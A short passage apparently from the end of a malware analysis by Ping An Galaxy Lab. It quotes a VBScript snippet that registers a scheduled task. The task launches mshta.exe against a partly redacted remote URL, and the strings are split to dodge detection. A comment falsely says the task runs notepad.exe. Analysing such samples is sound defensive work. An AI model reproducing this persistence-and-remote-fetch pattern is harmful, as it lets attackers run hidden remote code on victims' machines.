' Add an action to the task to run notepad.exe.
Dim Action
Set Action = taskDefinition.Actions.Create(ActionTypeExec)
Action.Path = "%windir%\system32\ms" & "hta.exe "
Action.arguments = "htt" & "ps://www.[redacted]kh/"
```

THANKS

平安银河实验室

PINGAN'S GALAXY LAB

平安银河实验室
PINGAN'S GALAXY LAB

实验室公众号